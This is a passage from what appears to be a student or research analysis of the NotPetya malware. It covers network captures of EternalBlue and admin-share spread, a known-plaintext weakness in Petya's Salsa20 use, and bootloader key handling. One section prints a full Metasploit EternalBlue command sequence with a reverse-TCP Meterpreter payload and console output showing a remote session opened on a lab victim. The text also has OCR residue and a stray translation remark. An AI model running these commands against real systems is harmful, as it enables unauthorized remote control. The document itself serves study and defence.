
malware will restart the computer, causing a BSoD, or wait for the scheduled shutdown through the task scheduler. Clearly, this event has not been logged due to the malware's destructive nature, which prevents recovery of the logs.

3.2 Wireshark

3.2.1 EternalBlue


As mentioned in the introduction, the malware, for some reason, decided not to execute the attack using **EternalBlue** (CVE-2017-0144**EternalBlueCVE**). Therefore, the decision was made to exploit the vulnerability using **Metasploit** and observe the resulting packet flow with Wireshark. The attacking machine runs Kali Linux and is responsible for recording packets with `tcpdump`, while the victim machine runs Windows 7 SP1 with the SMB protocol active and the firewall disabled. The commands executed with Metasploit are as follows:

```
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set rhosts VICTIM_IP
set lhost ATTACKER_IP
set lport 4321
set payload windows/x64/meterpreter/reverse_tcp
exploit
```




```
raffa@PC-Raffaele: ~    Prompt dei comandi    raffa@PC-Raffaele: ~
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use help <command> to learn more
about any command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 172.25.69.109
rhost => 172.25.69.109
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 172.28.195.143
lhost => 172.28.195.143
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 4321
lport => 4321
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 172.28.195.143:4321
[*] 172.25.69.109:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.25.69.109:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service P
ack 1 x64 (64-bit)
[*] 172.25.69.109:445     - Scanned 1 of 1 hosts (100% complete)
[+] 172.25.69.109:445 - The target is vulnerable.
[*] 172.25.69.109:445 - Connecting to target for exploitation.
[+] 172.25.69.109:445 - Connection established for exploitation.
[+] 172.25.69.109:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.25.69.109:445 - CORE raw buffer dump (38 bytes)
[*] 172.25.69.109:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 172.25.69.109:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 172.25.69.109:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 172.25.69.109:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.25.69.109:445 - Trying exploit with 12 Groom Allocations.
[*] 172.25.69.109:445 - Sending all but last fragment of exploit packet
[*] 172.25.69.109:445 - Starting non-paged pool grooming
[+] 172.25.69.109:445 - Sending SMBv2 buffers
[+] 172.25.69.109:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.25.69.109:445 - Sending final SMBv2 buffers.
[*] 172.25.69.109:445 - Sending last fragment of exploit packet!
[*] 172.25.69.109:445 - Receiving response from exploit packet
[+] 172.25.69.109:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.25.69.109:445 - Sending egg to corrupted connection.
[*] 172.25.69.109:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 172.25.69.109
[*] Meterpreter session 1 opened (172.28.195.143:4321 -> 172.25.69.109:49165) at 2023-06-12 19:33:28 +
0200
[+] 172.25.69.109:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.25.69.109:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.25.69.109:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

And we can observe the packets exchanged via the SMB protocol.



The details of how the EternalBlue vulnerability works are provided in Appendix A.

3.2.2 Admin Share



We observe how an attack on a remote machine exploiting the admin share works. The activities were captured with Wireshark (with the SMB2 protocol filter applied in the image) and Procmon. The victim machine runs Windows 7 SP1, shares files via SMB, and for demonstration purposes, the firewall was disabled. Once access to the admin share is obtained, the malware retrieves the list of files in the `C:\Windows` folder, then creates the file `perfc.dat` if it's not already present, and subsequently launches this file on the remote machine. This mechanism introduces the concept of a "**vaccine**" for NotPetya. In fact, the malware does not propagate to machines where this file is already present. However, creating a file named `perfc.dat` is a very weak protection, as a small modification to the malware could render this vaccine ineffective.


3.3 Malicious bootloader

The malicious bootloader will not be the subject of the advanced static analysis, but we will analyze in a simplified manner one of the weaknesses of the encryption algorithm of the original variant of Petya.

3.3.1 Salsa20 and Petya first version's vulnerability

The bootloader encrypts the Master File Table (MFT) of the filesystem using an algorithm called Salsa20 **Salsa20** and displays a personal cryptographic key on the screen. This personal key corresponds to a key generated during the first phase of the attack, which was then encrypted with the attacker's public key. The attacker is the only one able to reconstruct the key used for Salsa20 using their private key.

Following in-depth analyses of the bootloader conducted by various research teams **crowdstrike** worldwide, it was discovered that the implementation of this algorithm contained several bugs. As a result, tools were developed that can recover the Salsa20 key and, consequently, the MFT.



Here is the translation and rephrasing:

Salsa20 uses these values to pseudorandomly generate a keystream, which is then XORed with the plaintext:

1. A randomly generated 32-byte key.
2. A randomly generated 8-byte nonce.
3. A 16-byte constant.
4. An 8-byte integer representing the keystream position, which corresponds to the sector number to be encrypted.

The use of the **sector number** makes this implementation vulnerable to known-plaintext attacks. Let us assume the following: A 32-byte key.

```
26 7A 2D 2E 96 70 A3 14 62 70 17 31 35 A8 F1 1D 72 52 4F 42 07 13 A0 31 D6 AE 34 56 9F 4D 10 53
```

The nonce;

```
B8 8A 03 1B 87 1D BB FE
```

And using the sector `0x00600061`, in practice, the sector number is divided by 64, resulting in `0x18001`. This leads to the following keystream: .

```
AC 1E 1D 43 CF B7 FD 48 91 72 7A CD 06 33 BB C6
2E FF CA 4F F9 DB 09 F6 21 5F 87 96 BD 49 9E 66
74 FF D7 83 CF B2 E0 EC C1 7A 6B 9D EA 64 3B 82
42 90 65 06 E9 E1 10 87 DF BC FA 0B 4F FD E0 39
```

The keystream index is calculated by taking the modulo of the sector number with `0x40`, that is, 64. Therefore, the keystream actually begins at position `0x21`.

```
FF D7 83 CF B2 E0 EC C1 7A 6B 9D EA 64 3B 82 42
90 65 06 E9 E1 10 87 DF BC FA 0B 4F FD E0 39 77
[...]
```

In the next step, the sector is incremented by one, so the keystream remains the same but starts from the next position, i.e., `0x22`.

```
D7 83 CF B2 E0 EC C1 7A 6B 9D EA 64 3B 82 42 90
65 06 E9 E1 10 87 DF BC FA 0B 4F FD E0 39 77 CE
[...]
```

This enables a known-plaintext attack. Let us assume that "x" is the plaintext and "k" is the keystream, so E(x) = x k. If "x" is known, the key can be recovered by performing an XOR again: E(x) x = (x k) x = k. What makes this type of attack possible is the structure of the MFT, which is essentially a sequence of records like this.


Offset	Size	Description
0x00	4	Record signature
0x04	2	Offset to update sequence
0x06	2	Number of entries in Fixup array
0x08	8	$LogFile sequence number (LSN)
0x10	2	Sequence number
0x12	2	Hard link count
0x14	2	Offset to first attribute
0x16	2	Flags: 0x01: record in use 0x02: directory
0x18	4	Actual size of MFT entry
0x1c	4	Allocated size of MFT entry
0x20	8	Reference to the base FILE record
0x28	2	Next attribute ID
0x2a	2	–
0x2c	4	MFT record number
0x30	Varies	Attributes and fix-up values

Each record is typically 1024 bytes long, which is equivalent to two sectors. From this, we can see how there are overlaps in the keystream bytes across all the records.

Record/Index	0	1	2	3	4	5	6	[...]
0	A	B	C	D	E	F	G	
1			C	D	E	F	G	
2					E	F	G	
[...]								

Later, the author of Petya released a master key, which made the recovery of the MFT even easier.

3.3.2 QEMU




The image of the malware's bootloader was launched using the x86 emulator **QEMU**. The screen displayed by NotPetya is different from that of the original variant. The style of this screen is indicative of which variant of the malware we are dealing with. For example, the original variant is known as RedPetya, another is GreenPetya, another is GoldenEye, and finally, NotPetya (the latest evolution of the species), which is the one under examination. Clearly, these variants not only have aesthetic differences but also show an evolution in the malware's capabilities. The original variant could only encrypt the MFT, while subsequent variants added the ability to encrypt user files and various improvements to the Salsa20 algorithm, with vulnerabilities progressively fixed.


3.3.3 Salsa 20 keys management in NotPetya

Now, let's see how NotPetya handles encryption keys. As we will also see in 4.4.4, the key and nonce for Salsa20, as well as the personal key for the ransom, are generated in the first phase of

the attack when it is running on Windows, as with Petya. For licensing reasons, Ghidra is used to analyze the dump of the disk infected by NotPetya. First, we observe that the binary under examination is x86, 16-bit. Then, we proceed to explore the content of sector `0x4000` before execution with QEMU.



As we can observe, there is an initial byte equal to 0, the key for Salsa20, the nonce, and the Bitcoin address. After some padding bytes, the personal key of the user is also present. Now, let's execute the image on QEMU and reanalyze the content of the same sector.




As we can see, the Salsa20 key has been zeroed out, and the first byte is set to `01`, indicating that the MFT has been successfully encrypted. In the original variant, the Salsa20 key would have been deleted, but the personal key would have served as a backup to recover it. Considering what was also found in 4.4.4, we can actually conclude that there is no relationship between the personal key and the Salsa20 key in the NotPetya variant. Therefore, this variant loses its ransomware characteristics and is much more akin to a wiper with a scam included.

Chapter 4

Advanced Static Analysis

An advanced static analysis of the malware will now be performed. The main tool used is **IDA Free**. One of IDA's features is its ability to identify the presence of certain Windows data structures from x86 assembly language, a capability that proved essential for analyzing some very long and intricate sections of the malware. In particular, efforts were made to provide semantics to variables and functions until code that was sufficiently understandable was obtained. Occasionally, **Ghidra**, a tool developed by the NSA and open-sourced a few years ago, was also used for verification. In this analysis, not all the code was examined. As previously mentioned, the part related to EternalBlue will not be analyzed. For simplicity, individual functionalities of the malware will be analyzed, and the document will conclude by examining the only function exported by the DLL. Each section of this document will also have a concluding subsection that summarizes the functions examined earlier.

4.1 DLLMain



As we can see, the **DLLMain** is empty. Therefore, we will focus all our attention on the subroutines called by the only exported function, which IDA names `perfc_1`.


4.2 Malware Setup

The first operations performed by the malware are a series of preliminary actions for the infection. These will be analyzed separately and then combined to provide an overview.

4.2.1 Grant Privileges

